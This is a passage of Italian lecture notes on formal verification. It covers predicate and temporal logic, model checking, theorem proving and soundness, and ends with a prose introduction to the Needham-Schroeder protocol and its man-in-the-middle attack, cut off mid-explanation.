$$\forall k ((1 \leq k \leq n) \Rightarrow (\nu(k) < \nu(k + 1)))$$

È possibile distinguere due tipi di variabili:

- **Variabili libere:** n è libera poiché non è quantificata. Più in generale, le variabili che non si trovano nei quantificatori sono dette *libere*.
- **Variabili vincolate:** k è vincolato poiché è quantificato " $\forall k$ ". Più in generale, le variabili che si presentano in quantificatori sono detti *vincolati*.

Anche in questo caso è possibile definire una **semantica**. Per dare una semantica dobbiamo definire un'interpretazione della formula. In questo caso non ci sono solo proposizioni atomiche che possono essere vere o false, ma **dati**:

- **Dominio:** poiché i dati possono assumere valori, ci sarà un dominio che può essere qualsiasi cosa ed è l'*insieme dei possibili valori dei termini*.
- **Interpretazione delle costanti** (*functin $C \rightarrow D$*) funzione che mappa ciascuna costante in un elemento del dominio
- **Interpretazione delle funzioni** (*function $F \rightarrow \text{fun}(D)$*) funzione che mappa ogni funzione su una funzione nel dominio
- **L'interpretazione dei predicati** (*function $P \rightarrow \text{rel}(D)$*) mappa ogni predicato su una relazione di D
- **Interpretazione dei connettivi logici:** come nella logica proposizionale.
- **Interpretazione dei quantificatori** ($\forall x)f$) la formula f che può avere la variabile al suo interno è vera qualunque sia il valore di " x ". Ciò significa che se x viene sostituito in f con un qualsiasi valore del dominio, la formula sarà vera.

Dato il significato della formula con un'interpretazione, è possibile dire se la formula è vera o falsa (come nella logica proposizionale).

Nella spiegazione precedente non abbiamo dato un'interpretazione alle variabili. Naturalmente è possibile farlo, ma è diverso da una costante poiché è qualcosa che può assumere qualsiasi valore. Diciamo che queste formule possono essere:

- **Formule chiuse:** senza variabili libere. L'interpretazione mappa ogni formula su un elemento di $\{F, T\}$
- **Formule aperte:** con n variabili libere. L'interpretazione mappa ogni formula in una relazione su D^n

Un'altra possibile formalizzazione di una logica: Un sistema formale

Un **sistema formale** (o una **teoria**) viene utilizzato per dimostrare teoremi su formule definite su domini grandi o infiniti. Lo stesso approccio può essere utilizzato per dimostrare in modo formale che qualcosa è **vero**, in relazione a un sistema computazionale. Esiste un modo diverso di esprimere la semantica rispetto ai casi precedenti. Per **sistema formale** intendiamo la combinazione di sintassi e semantica. Essi sono:

- | | |
|-----------|--|
| sintassi | • Un linguaggio formale composto da un alfabeto di simboli e da un insieme di formule ben formate (cioè che abbiamo già visto). La sintassi (linguaggio) dice quali formule possiamo scrivere (formule sintatticamente corrette). |
| semantica | • Un apparato deduttivo (o sistema deduttivo) è il modo per dare un significato alla formula. È diverso da quello che abbiamo visto. Si tratta di un insieme di assiomi (che sono formule a cui viene assegnato assiomaticamente il valore vero) e di un insieme di regole di inferenza , ognuna delle quali esprime che una certa formula è <i>conseguenza diretta</i> di una certa altra formula. |

Sono una sorta di implicazione logica (se due formule sono vere, allora usando una regola posso dire che un'altra formula è vera). Se non c'è modo di dire che quella formula è vera, allora è falsa.

Esempio: Un possibile sistema formale per la logica proposizionale (Lukasiewicz)

- **Linguaggio formale**
 - Sintassi della logica proposizionale, con gli unici due operatori primitivi \Rightarrow \neg
- **Apparato deduttivo: Assiomi**
 - A1 $P \Rightarrow (Q \Rightarrow P)$
 - A2 $(P \Rightarrow (Q \Rightarrow R)) \Rightarrow ((P \Rightarrow Q) \Rightarrow (P \Rightarrow R))$
 - A3 $(\neg Q \Rightarrow \neg P) \Rightarrow (P \Rightarrow Q)$
- **Apparato deduttivo: Regole di inferenza**
 - $\frac{P, P \Rightarrow Q}{Q}$ (modus ponens)



Il fatto di aver definito la semantica in questo modo alternativo (per mezzo di un apparato deduttivo) dà la possibilità di fare la **dimostrazione** di un teorema.

Teoremi e prove

Una **prova** è una sequenza di formule ben formate P_1, \dots, P_n tali che, per ogni i , P_i è un *assioma* o è una conseguenza diretta di alcune delle formule precedenti, secondo una regola di inferenza.

Un **teorema** è una formula ben formata P tale che esiste una prova che termina con P .

In altre parole, se troviamo una sequenza di formule che parte da alcuni assiomi, possiamo aggiungere una formula a questo elenco solo se è un altro assioma o una conseguenza diretta secondo alcune regole di inferenza di una delle formule precedenti. Per esempio, posso partire da un assioma P_1 e poi posso inserire P_2 (che può essere un assioma, o qualcosa di derivato da P_1) e così via fino a P_n . Si dimostra allora che P_n è vero. Questo elenco è una prova e il teorema è P_n .

Il fatto che una formula sia un teorema si scrive come $\vdash P$ che significa che P è una conseguenza degli assiomi e delle regole del Sistema Formale (un teorema).

Un esempio è mostrato nell'immagine. Il teorema che vogliamo dimostrare è che P implica se stesso ($P \Rightarrow P$). Il


1. È l'assioma A1 dell'esempio precedente. Il

La seconda formula è un altro assioma A2 con un'altra sostituzione. Poi, la terza formula deriva da 1 e 2 attraverso la regola di inferenza, perché **la regola di inferenza dice**

che $\frac{P, P \Rightarrow Q}{Q}$ contiene al di sopra della barra ciò che si presume,

mentre ciò che rimane sotto è ciò che è **Implicito**. Significa

che se P è vera e P implica che Q sia vera, allora anche Q è vera.



Proprietà temporali

Parliamo di altri sistemi logici che sono specializzazioni di quello appena visto. Questa è una logica che può ragionare su proprietà temporali. Le logiche delle proposizioni e dei predicati descrivono **fatti statici** (immutabili nel tempo). Invece, i fatti relativi all'esecuzione di un programma o a un sistema dinamico sono tipicamente **variabili nel tempo**. Se ci riferiamo a uno stato particolare (ad esempio, lo stato finale dell'esecuzione di un programma) le proprietà statiche sono adeguate, altrimenti sono necessarie le proprietà temporali.

Alcuni esempi di proprietà temporali sono:

- Facendo riferimento a un programma, posso dire che la variabile x assume un valore positivo durante l'intera esecuzione del programma.
 - È diverso dal dire che alla fine del programma x è positivo.
- Non è possibile che, durante una qualsiasi sessione dell'ATM (cioè tra il momento in cui viene inserita la carta e il momento in cui viene visualizzata la pagina iniziale), un utente riceva denaro senza aver inserito il codice pin corretto.
- L'intervallo di tempo tra l'inizio di un'operazione di acquisto e la fine della stessa operazione deve essere inferiore a 30 secondi.
 - In questo caso abbiamo un **tempo quantitativo**, mentre negli altri casi c'è solo qualcosa di sulle relazioni temporali o sull'ordine degli eventi.

Alcuni modi possibili per esprimere queste proprietà sono:

- Usare la **logica dei predicati con una variabile t** interpretata come tempo *continuo* o *discreto*
 - $\forall t (x(0) > 0 \Rightarrow x(t) > 0)$
 - Dimostrare i teoremi con questo approccio diventa difficile
- Utilizzare una logica specializzata: la **logica temporale**

Logiche temporali

Estensioni delle logiche classiche che permettono di descrivere anche l'evoluzione temporale dei fatti. Può essere definita in vari modi:

- Logica **proposizionale** e logica di I ordine
- **Discreto** vs. **Continuo**, **Implicito** vs. **Reale**, **Lineare** vs. **Tempo di ramificazione**
- **Evento** vs **Stato**, Istante vs Intervallo, modalità **Passato** vs **Futuro**





LTL (Logica temporale lineare)

I principali operatori temporali di LTL sono:

- **O (X) Avanti**
 - $\bigcirc f$: f è vero nello stato successivo
- **[] (G) Sempre nel futuro (globalmente)**
 - $[] f$: f è vero in tutti gli stati futuri
- **(F) Eventualmente in futuro**
 - $\diamond f$: f è vero almeno in uno stato futuro
- **U Fino a quando**
 - $f_1 U f_2$: f_1 rimane vero finché non diventa vero f_2

Consideriamo questi operatori come qualcosa che si aggiunge a ciò che abbiamo dal sistema logico originale.

Costruiamo questa logica sulla logica proposizionale. Nell'immagine c'è una rappresentazione grafica del significato di questi operatori.



La sintassi di questa logica è come quella della logica proposizionale con delle aggiunte:

$\text{formula} ::= P \mid Q \mid R \mid \dots$ (proposizioni atomiche)
| $\neg \text{formula}$
| $\text{formula} \vee \text{formula}$
| $\bigcirc \text{formula}$
| U formula
| (formula)

È possibile, ancora, esprimere alcuni operatori come combinazione di altri:

$$\begin{aligned} f_1 \wedge f_2 &\equiv \neg(\neg f_1 \vee \neg f_2) \\ \diamond \mathbf{f} &\equiv \mathbf{T} \mathbf{U} \mathbf{f} \\ [] \mathbf{f} &\equiv \neg \diamond \neg \mathbf{f} \end{aligned}$$

La corrispondente definizione di semantica può essere data da un sistema che ha un modello di **transizione di stato** e utilizza la **struttura di Kripke** $K = (S, \text{init}, \rho, I)$. Si tratta fondamentalmente di un **sistema di transizione** più un'interpretazione di AP. I è l'**interpretazione degli AP** $I: S \times AP \rightarrow \{T, F\}$. Non si tratta della stessa funzione della logica proposizionale originale, ma in questo caso, dato che abbiamo un sistema dinamico, dobbiamo specificare per ogni proposizione atomica se è vera o falsa in ogni stato. Utilizzando questa semantica, se sappiamo che ogni AP è T/F in ogni stato e come si comporta il sistema (quali sono gli stati e le transizioni) è possibile dire se una formula f è vera o falsa.

La ST è caratterizzata da alcune possibili sequenze lineari di stati che sono esecuzioni della macchina a stati. In pratica la struttura di Kripke definisce i cosiddetti **percorsi** che sono sequenze lineari di stati legati dalla relazione di transizione ρ .

La formula f è vera per l'interpretazione K se f è vera per **ogni** percorso π di K (la struttura). È necessario dire che f deve essere vero per ogni percorso.

$$(K \models f) \Leftrightarrow (\pi \models f \text{ for each path } \pi \text{ of } K)$$

Possiamo esprimere la semantica di ogni operatore nel modo seguente, data l'interpretazione dell'AP. Per ogni percorso π di $K = (S, \text{init}, \rho, I)$:

- $\pi \models \Box P$ se e solo se P è vero nel **primo** stato di π secondo I
 - Se mettiamo un AP senza alcun operatore temporale, viene interpretato come una formula che deve valere nello stato iniziale del percorso.
- $\pi \models \bigcirc f$ se e solo se f è vero nel sottopercorso di π a partire dal **secondo** stato di π
- $\pi \models \Box f_1 \text{ U } f_2$ se e solo se f_1 è vero per tutti i sottopercorsi di π che partono dai **primi k** stati di π e f_2 è vero per tutti i sottopercorsi di π che partono dagli stati di π **successivi al primo k**
- Gli operatori booleani sono interpretati dalle consuete

tavole di verità. Alcuni esempi di formule di logica temporale sono:

- La variabile x ha un valore positivo durante l'intera esecuzione del programma.
 - $[] x_{\text{positivo}}$ (*logica proposizionale*)
 - $[] x > 0$ (*logica dei predicati*)
- Per quanto riguarda l'esempio del bancomat, dopo l'inserimento della carta, se l'utente non la rimuove, la carta viene memorizzata dal lettore.
 - $[] ((ic \wedge \neg(\diamond tc)) \Rightarrow (\diamond sc))$
 - Non include il tempo quantitativo. Per farlo, dobbiamo utilizzare una variante di questa logica.

Tecniche di verifica formale

Ora impareremo a sfruttare le specifiche formali per verificare il nostro sistema. Come abbiamo già discusso, la verifica formale può avere diversi obiettivi. Uno dei possibili obiettivi è **verificare l'autoconsistenza delle specifiche formali**, il che significa che sono ben formate e non presentano contraddizioni interne (soddisfacibilità).

Se utilizziamo un insieme di formule logiche per esprimere, ad esempio, le proprietà del sistema, queste possono essere verificate con un controllo sintattico sulla formula e con un controllo di soddisfacibilità, cioè se consideriamo l'insieme di queste formule e queste devono essere tutte vere, ci deve essere almeno un'interpretazione che rende vera la fine di queste formule. Se questo insieme di formule non è soddisfacibile, allora c'è una contraddizione ed è una cattiva specificazione.

È anche possibile **confrontare diverse specifiche formali** e ciò avviene tipicamente quando si vuole verificare che due specifiche siano legate da una relazione, ad esempio che siano presenti i requisiti e le specifiche di progettazione e che una non sia in contraddizione con l'altra. A questo scopo, si possono utilizzare diversi tipi di relazioni: raffinamento, equivalenza.

Se la specifica dei requisiti è data da un insieme di formule in una logica e la specifica di progettazione è data da un modello di transizione di stato, vogliamo **verificare che la specifica di un sistema soddisfi alcune proprietà (requisiti)**.

La verifica formale è una *sfida* perché il comportamento di un sistema è in generale molto complesso. Inoltre, l'esplosione di stati può essere così grande che il numero di stati diventa infinito. Anche se poniamo dei limiti, il numero di combinazioni diverse di valori e variabili è talmente grande da essere praticamente infinito. Quindi, il punto è che anche se consideriamo problemi di verifica apparentemente semplici, ad esempio "un programma C termina sempre?", si tratta invece di un **problema indecidibile**.

Indecidibile significa che non esiste un algoritmo che possa sempre rispondere correttamente alla domanda (in un tempo finito e utilizzando una memoria finita). **Indecidibile** non significa che un algoritmo non possa mai rispondere correttamente a istanze specifiche della domanda (utilizzando risorse finite). È possibile costruire un algoritmo che risponda alla domanda in alcune istanze. Per esempio, non è possibile scrivere un algoritmo che legga un programma C e dica che un programma termina o meno, ma è possibile scrivere un algoritmo che legga un programma C e dica in alcuni casi che il programma termina o meno e che la risposta sia corretta.

Anche quando è decidibile, un problema può essere **troppo complesso** per essere risolto in tempi e spazi ragionevoli (gli algoritmi potrebbero non essere scalabili). Le possibili vie d'uscita sono:

- **Procedure semi-decisionali:** algoritmo che prende una decisione ma non per tutti gli input (a volte dice "non so").
- **Astrazioni:** sappiamo che con la verifica formale ci basiamo su modelli formali che sono astrazioni della realtà. Possono essere più o meno astratti. Un modo è quello di rendere il modello più astratto trascurando alcuni dettagli del sistema reale che non sono rilevanti. In questo modo può diventare decidibile o comunque la complessità diminuisce.
- **Modellazione/analisi approssimativa/non esaustiva:** più simile al caso di un algoritmo che dà una risposta sbagliata, ma in modo controllato. È possibile creare un modello che non sia propriamente preciso nel descrivere ciò che accade nella realtà, ma con alcune deviazioni (simile all'astrazione, ma semplicemente ignorando alcuni comportamenti).

Esiste anche un approccio alternativo alla verifica formale, chiamato **correttezza per costruzione** (piuttosto che analisi della correttezza). L'idea è che invece di costruire un sistema e poi verificare che soddisfi alcune proprietà, il sistema viene costruito utilizzando una particolare procedura che dà la garanzia formale che il risultato soddisferà la proprietà.

Ci concentreremo su un tipo di verifica formale, che consiste nel verificare che un modello formale soddisfi alcune proprietà formali, in particolare nel caso in cui il sistema sia rappresentato da un modello di transizione di stato e le proprietà siano rappresentate mediante logiche temporali. Il linguaggio logico utilizzerà un **sistema deduttivo** e un'**interpretazione** (chiamata anche **Modello**).

Data questa semantica del linguaggio logico, è possibile utilizzare due approcci per la verifica formale:


- **Controllo del modello** Model Checking
- **Dimostrazione di teoremi** Theorem Proving

Controllo del modello

Con il model checking sono presenti i seguenti **input**:

- Un modello M (che è un'*interpretazione*)
- Una proprietà f (che è una formula ben formata nel sistema formale)

Questi input vengono forniti al model checker che risponderà alla seguente domanda: "L'interpretazione M soddisfa la formula?" o, in altre parole, "La formula f è vera sotto la formula interpretazione M ?". Il modello



può essere utilizzato per qualsiasi tipo di sistema logico. Sono possibili 2 risultati:

- **Vero**: sì, la formula è vera in base a questa interpretazione.
- **Falso**: non è vero. Il Model Checker spiega anche perché è falsa, fornendo un **controesempio**. Fornisce la prova che la formula non è sempre vera con l'interpretazione data.

Un esempio con la **logica proposizionale** è il seguente:

- L'istanza del problema fornisce **due proposizioni atomiche**: P e Q .
- Il **modello** è: $M: P = T$ (P è vero, su Q non dire nulla)
- La **formula** è: $f = P \vee \neg Q$ (P o non Q)
- Se questo input viene dato a un verificatore di modelli, l'output sarà **vero**. Questo perché è sufficiente che P sia vera per rendere vera la formula.

Se, invece, diamo questi input:


- Il **modello** è: $M: P = F$
- La **formula** è: $f = P \vee \neg Q$ (P o non Q)
- Il risultato in questo caso sarà **falso** e restituirà un **controesempio** che dice che se $Q = T$ non è una formula vera e propria.

Vediamo ora un esempio di Model Checking TL, ovvero la Struttura di Kripke che è un modello di transizione di stato con valori di proposizioni atomiche in ogni stato e la formula è una formula di logica temporale.

In questo caso gli ingressi sono:

- Il **modello** è: Struttura di Kripke K
- La **formula** è: TL formula f

La risposta, ancora una volta, sarà:




- **Vero:** la formula è vera per tutti possibili esecuzioni di questo sistema di transizione
- **Falso:** il **controesempio** sarà una corsa π di K che non soddisfa f (cioè, tale che $\pi \not\models f$).

Dimostrazione di teoremi

L'altro approccio è quello della dimostrazione di teoremi, che è totalmente diverso dal precedente. Può essere utilizzato per dimostrare teoremi matematici.

Poiché la maggior parte dei sistemi interessanti che utilizziamo in matematica hanno proprietà indecidibili, molti di questi theorem prover sono interattivi, cioè possono utilizzare anche l'**assistenza umana** (ma ci sono anche

teoremi automatici). Se il problema è indecidibile, il theorem prover a volte non riesce a dare una risposta.



Gli input del theorem prover sono:

- La **teoria** T del sistema formale: assiomi, regole di inferenza
- La **formula** f da dimostrare, che è una formula ben formata nel sistema formale

Gli output possono essere:


- **Sì:** in questo caso fornirà anche una **prova**. Infatti, può dire sì solo se trova una prova
- **Prova non trovata:** se la prova non viene trovata, il theorem prover non sa se la proprietà è sì o no. no, poiché anche se non lo trovasse potrebbe esistere.

È diverso dal model checker perché non fornisce prove se la formula è vera.

In altre parole, il theorem prover verifica la **validità** di f per tutte le interpretazioni, trovando una prova.

Utilizziamo un theorem prover per **verificare le proprietà dei sistemi dinamici (TL)**. Vogliamo utilizzarlo con un modello che è un sistema di transizione di stato e una formula che è una formula di logica temporale.

In questo caso gli strumenti di verifica fanno qualcosa di simile all'immagine a destra. Partono dal **modello di transizione di stato** con l'interpretazione delle preposizioni atomiche (K) e da questo gli strumenti generano un insieme di



assiomi e regole. In pratica, trasformano il modello di transizione di stato in un sistema deduttivo fatto di assiomi e regole. Questi vengono messi insieme ad altri assiomi e regole che sono quelli della *logica temporale*. Alla fine abbiamo un nuovo sistema formale che viene dato al theorem prover. Naturalmente, viene fornita anche la formula. Il risultato del teorema prover è lo stesso spiegato in precedenza.

La trasformazione applicata su K se viene effettuata in modo corretto allora quando c'è un SI, significa che f è vero nel sistema. Se non è fatto nel modo corretto, allora non c'è corrispondenza di f nel sistema.

Solidità (Soundness):
 La solidità si riferisce alla capacità di un sistema formale di produrre solo risultati veri o validi. In altre parole, una teoria è solida se ogni teorema provato all'interno del sistema formale è effettivamente vero nell'interpretazione del sistema. Formalmente, si dice che una teoria è solida rispetto a un'interpretazione K se per ogni teorema f nel sistema formale, f è vero in quell'interpretazione ($K \models f$). In termini più semplici, se il sistema dimostra un'affermazione come vera, puoi essere sicuro che quell'affermazione è veramente vera nell'ambito dell'interpretazione K .

Completezza (Completeness):
 La completezza riguarda la capacità di un sistema formale di dimostrare ogni affermazione vera nell'ambito di un'interpretazione specifica. Una teoria è completa rispetto a un'interpretazione K se, per ogni formula f che è vera con questa interpretazione ($K \models f$), f è un teorema nel sistema formale. In termini più semplici, se una teoria è completa, significa che ogni affermazione vera nell'interpretazione K può essere dimostrata nel sistema formale.

Per questo motivo, introduciamo due concetti dividendo la correttezza in due parti:



- La teoria che deriva dal modello di transizione di stato è **solida** per quanto riguarda l'interpretazione K se per ogni teorema f , se è un teorema nel sistema formale, f è vero anche in questa interpretazione ($K \models f$)
- La teoria che deriva dal modello di transizione di stato è **completa** rispetto all'interpretazione K se per ogni formula f che è vera con questa interpretazione ($K \models f$), f è un teorema.



Quindi, possiamo dire che:

sound: per ogni teorema f , $\vdash f \Rightarrow K \models f$
 complete: per ogni formula f , $K \models f \Rightarrow \vdash f$

- Se la teoria è **solida e completa** rispetto all'interpretazione K :
 - $\vdash f \Leftrightarrow K \models f$
 - Dimostrare che f è un teorema equivale a dire che la formula f è vera con questa interpretazione
- Se la teoria è **solida ma non completa** rispetto all'interpretazione K :
 - $\vdash f \Rightarrow K \models f$
 - Se il teorico dice di sì e mostra una prova, siamo sicuri che la formula f è vera con questa interpretazione, ma non abbiamo l'implicazione opposta. È possibile che la formula sia vera con questa interpretazione, ma f non è un teorema nel sistema formale.

L'implicazione pratica è che si può scoprire che il theorem prover dirà che non c'è una prova, ma in realtà la formula è vera (anche se il problema è decidibile). Per questo motivo, esistono strumenti che utilizzano la dimostrazione di teoremi con trasformazioni solide e complete e altri che hanno trasformazioni solide ma non complete.

La proprietà più importante è la **solidità**, perché se la possediamo possiamo dire ciò che ci interessa: la prova è valida per il nostro sistema.

Model Checking vs Theorem

Proving Nell'immagine è riportato un confronto tra i due approcci. Il model checking fornisce una prova di non validità (il controesempio), mentre il theorem proving fornisce una prova di validità. La verifica del modello può essere applicata direttamente a un'interpretazione, mentre la dimostrazione del teorema richiede la generazione della teoria (che non potrebbe essere solida e completa),

ma solo il suono). Entrambi possono dire con certezza se una proprietà è vera (la validità). Nel caso in cui non si trovi una prova, con la dimostrazione dei teoremi non si sa nulla, mentre dall'altra parte c'è il controesempio.

Model Checking	Theorem Proving
Provides a proof of non-validity (counter-example)	Provides a proof of validity
Can be applied directly to an interpretation	Requires generation of theory
Both can tell with certainty if property is true (validity)	
	If proof is not found, nothing is known

Abbiamo detto che alcune proprietà sono indecidibili, ma come può un verificatore di modelli dire sempre "sì" o "no" se la proprietà da verificare è indecidibile? Ci possono essere alcune istanze del problema in cui il verificatore di modelli non può dirlo. Infatti, essi si caratterizzano per essere in grado di dare una risposta **solo se il sistema è finito** (in questo caso tutte le proprietà sono decidibili). **Se il sistema non è finito** (alcune dimensioni del sistema sono illimitate) e il problema non è decidibile, il model checker può **funzionare all'infinito o dire che non ha trovato una risposta**.

Tecniche per il Model Checking: Esplorazione degli stati per sistemi dinamici

La verifica del modello utilizza una tecnica chiamata **esplorazione degli stati** (modello di transizione di stato e proprietà logiche temporali). Con questa tecnica, il model checker **esplora tutti gli stati/esecuzioni del modello** alla ricerca di violazioni della proprietà. Se la **violazione viene trovata**, la proprietà è *falsa* e lo stato o la corsa in cui è stata trovata la violazione è il conto esempio. Se la **violazione non viene trovata**, allora: se gli stati/le corse sono stati esplorati **esaustivamente** (possibile solo per modelli a stati finiti) → la proprietà è *vera*; se gli stati/le corse non sono stati esplorati esaustivamente → la proprietà **può essere vera** (ma non ne abbiamo la certezza).

L'esplorazione può avvenire in diversi modi:

- **Esplicito:** genera esplicitamente ogni stato e ogni esecuzione
- **Simbolica:** tecnica più sofisticata che rappresenta insiemi di stati e transizioni in modo più compatto.

Un caso speciale di esplorazione degli stati è l'**analisi di raggiungibilità**, che si può utilizzare quando la proprietà da verificare è una proprietà temporale semplice $\Box P$ (dove P è un caso semplice) e significa che P deve valere in tutti gli stati. È sufficiente generare tutti gli stati e verificare in ogni stato se la formula è vera o falsa.

I **limiti** delle esplorazioni statali sono:

- Può essere applicato solo se il numero di stati/transizioni è **finito** e non troppo grande.
 - Tuttavia, esistono tecniche per ridurre la verifica del modello di un sistema a stati infiniti alla verifica del modello di un sistema finito (**astrazione**).
- Per i sistemi concorrenti, la complessità cresce esponenzialmente rispetto al numero di componenti **paralleli** (esplosione degli stati).

Tecniche per la dimostrazione di teoremi

Non soffre di questo problema di esplosione di stati perché adotta un approccio totalmente diverso. Anche in questo caso abbiamo tecniche diverse e distinguiamo due classi di strumenti:

- **Assistenti di prova (TP interattivo)** Proof Assistants
 - Strumento interattivo che esegue automaticamente alcune parti della ricerca di una prova, ma per altre richiede l'assistenza umana. Ad esempio, può verificare la correttezza e la completezza della prova sviluppata dall'utente. Alcuni esempi: Coq, HOL, PVS
- **Prove di teorema automatizzate** Automated Theorem Prover
 - Possono trovare una prova *autonomamente* applicando tattiche e altre strategie (ad esempio, la risoluzione), ma possono non terminare o non riuscire. Alcuni esempi: SETHEO, Vampire

Un'altra tecnica per la dimostrazione di teoremi è la **programmazione logica**. È un modo per scrivere un sistema formale (una teoria) utilizzando un programma. Nella programmazione logica, quando si scrive un programma, si scrive la definizione di un sistema formale (assiomi e regole di inferenza). Alcuni esempi di linguaggi di programmazione sono Prolog e Datalog. L'uso della programmazione logica comporta delle restrizioni su come scrivere un sistema formale. Un modo comune è quello di utilizzare una forma di regole di inferenza note come **clausole di Horn**:

- $(P_1 \wedge P_2 \wedge \dots \wedge P_n) \Rightarrow Q$ clausola di implicazione (e di alcune proposizioni implica un'altra proposizione)
- P fatto (una proposizione è un fatto) P is a fact

Scrivendo il sistema formale in questo modo, quando si esegue il programma e gli si dà una formula logica, il programma dirà se la formula è vera e se esiste una prova.

Verifica del protocollo di sicurezza

Protocolli di sicurezza

I protocolli di sicurezza sono i protocolli che utilizziamo per raggiungere alcuni obiettivi di sicurezza come:


l'autenticazione, lo scambio di chiavi, l'integrità dei dati, la riservatezza, ecc. In generale, questi protocolli utilizzano

crittografia per raggiungere questi obiettivi. I protocolli sono tipicamente utilizzati dalle applicazioni, che in genere chiamano un protocollo per raggiungere un obiettivo di sicurezza. A volte un'applicazione utilizza semplicemente un protocollo, in altri casi il protocollo fa parte dell'applicazione stessa (ad esempio, un'applicazione che esegue il controllo delle credenziali dell'utente. Si tratta di un'operazione legata alla sicurezza che viene eseguita dall'applicazione stessa. Anche in questo caso si dice che l'applicazione applica un protocollo di sicurezza per raggiungere il suo obiettivo. Se la password è memorizzata in un database in forma di hash, allora la funzione crittografica utilizzata è un hash). Questi protocolli non sono solo i classici protocolli di autenticazione (come TLS), ma esistono molti tipi di protocolli.

Questi protocolli utilizzano due tipi di servizi del sistema operativo: *primitive di comunicazione* e *primitive crittografiche* (non necessariamente del sistema operativo). La nostra attenzione non si concentra qui, ma sul protocollo stesso. Le primitive utilizzate dai protocolli crittografici sono ben standardizzate e le implementazioni sono comunemente disponibili come librerie.

Esempio: Autenticazione a chiave pubblica Needham-Shroeder (1978)

È un protocollo progettato nel 1978 e ritenuto sicuro per anni. È l'antenato di altri protocolli che sono stati derivati da esso dopo aver risolto il bug che affliggeva questo protocollo. Un attacco MITM è stato scoperto su questo protocollo, grazie all'uso di metodi formali applicati a questo protocollo. Il




Il protocollo è semplice: il suo scopo è quello di stabilire l'autenticazione reciproca tra due parti e A, B sono le

partecipanti onesti al protocollo. Per stabilire la mutua autenticazione (e quindi il *segreto condiviso*) A invia a B il messaggio $\{A, NA\}_{KB}$ che contiene l'identità (A) e un nonce NA che deve rimanere segreto, ed entrambi sono criptati utilizzando la chiave pubblica di B KB . In questo modo solo B dovrebbe essere in grado di decifrare il messaggio, poiché solo B conosce la chiave segreta corrispondente. Quindi, B riceverà e decifrerà il messaggio e poi risponderà ad A con un altro messaggio $\{NA, NB\}_{KA}$ che conterrà un altro nonce NB ma anche il nonce di A NA cifrato con la chiave pubblica di A KA (in modo che solo A possa decifrare il messaggio). A sa anche da questo messaggio che B ha ricevuto il messaggio precedente, poiché include un'informazione proveniente dal primo messaggio.

messaggio. A invierà un ultimo messaggio a B solo per confermare che A ha ricevuto il messaggio da B, dal momento che include il nonce generato da B.

È possibile sferrare un attacco a questo protocollo se non si considera una singola sessione, ma più sessioni. In questo scenario c'è un MITM chiamato E ("Eve"). A vuole iniziare una sessione con E. E riceve il messaggio da A e lo decifra. A questo punto E deve rispondere ad A, ma sfrutta la sessione con A per ingannare B



